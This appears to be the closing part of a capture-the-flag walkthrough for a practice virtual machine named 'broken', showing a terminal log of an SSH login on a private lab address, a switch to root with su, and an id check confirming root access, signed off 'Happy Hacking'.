[parrot]~/comp ctf walkthroughs/broken
$ssh broken@192.168.56.142
broken@192.168.56.142's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation: https://help.ubuntu.com/

762 packages can be updated.
458 updates are security updates.

Last login: Thu Aug 8 13:47:17 2019 from 192.168.56.1
broken@ubuntu:~$ su root
Password:
root@ubuntu:/home/broken# ls
Desktop Documents Downloads examples.desktop Music Pictures Public Templates Videos
root@ubuntu:/home/broken# cd /root/
root@ubuntu:~# ls
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```

.....Happy  
Hacking.....